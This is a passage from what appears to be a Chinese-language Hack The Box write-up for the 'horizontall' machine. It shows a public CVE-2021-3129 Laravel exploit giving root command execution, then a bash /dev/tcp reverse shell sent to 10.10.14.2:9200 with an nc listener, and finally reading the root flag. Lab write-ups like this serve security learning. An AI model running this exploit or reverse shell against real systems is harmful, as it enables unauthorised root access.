
- https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/laravel
- https://github.com/ambionics/laravel-exploits
  已上參考資訊難用，找到另一組漏洞
- https://github.com/nth347/CVE-2021-3129_exploit

可以成功執行




```
└─# ./exploit.py http://localhost:9000 Monolog/RCE1 id
[i] Trying to clear logs
[+] Logs cleared
[i] PHPGGC not found. Cloning it
正複製到 'phpggc'...
remote: Enumerating objects: 4234, done.
remote: Counting objects: 100% (1087/1087), done.
remote: Compressing objects: 100% (458/458), done.
remote: Total 4234 (delta 695), reused 818 (delta 603), pack-reused 3147
接收物件中: 100% (4234/4234), 596.50 KiB | 3.07 MiB/s, 完成.
處理 delta 中: 100% (1852/1852), 完成.
[+] Successfully converted logs to PHAR
[+] PHAR deserialized. Exploited

uid=0(root) gid=0(root) groups=0(root)
```

進行反彈shell(成功)



```
┌──(root㉿kali)-[~/htb/horizontall/CVE-2021-3129_exploit]
└─# ./exploit.py http://localhost:9000 Monolog/RCE1 'bash -c "bash -i >& /dev/tcp/10.10.14.2/9200 0>&1"'
[i] Trying to clear logs
[+] Logs cleared
[+] PHPGGC found. Generating payload and deploy it to the target
[+] Successfully converted logs to PHAR
▯

┌──(root㉿kali)-[~]
└─# nc -lnvp 9200
listening on [any] 9200 ...
^[[A^[[D^C

┌──(root㉿kali)-[~]
└─# nc -lnvp 9200
listening on [any] 9200 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.11.105] 38990
bash: cannot set terminal process group (106147): Inappropriate ioctl for device
bash: no job control in this shell
root@horizontall:/home/developer/myproject/public# id
wid
uid=0(root) gid=0(root) groups=0(root)
root@horizontall:/home/developer/myproject/public#whoami
whoami
root
root@horizontall:/home/developer/myproject/public# █
```

root flag



```
root@horizontall:/home/developer/myproject/public# cat /root/root.txt
cat /root/root.txt
0a2ff5a38f451878c4c21180c6a70186
```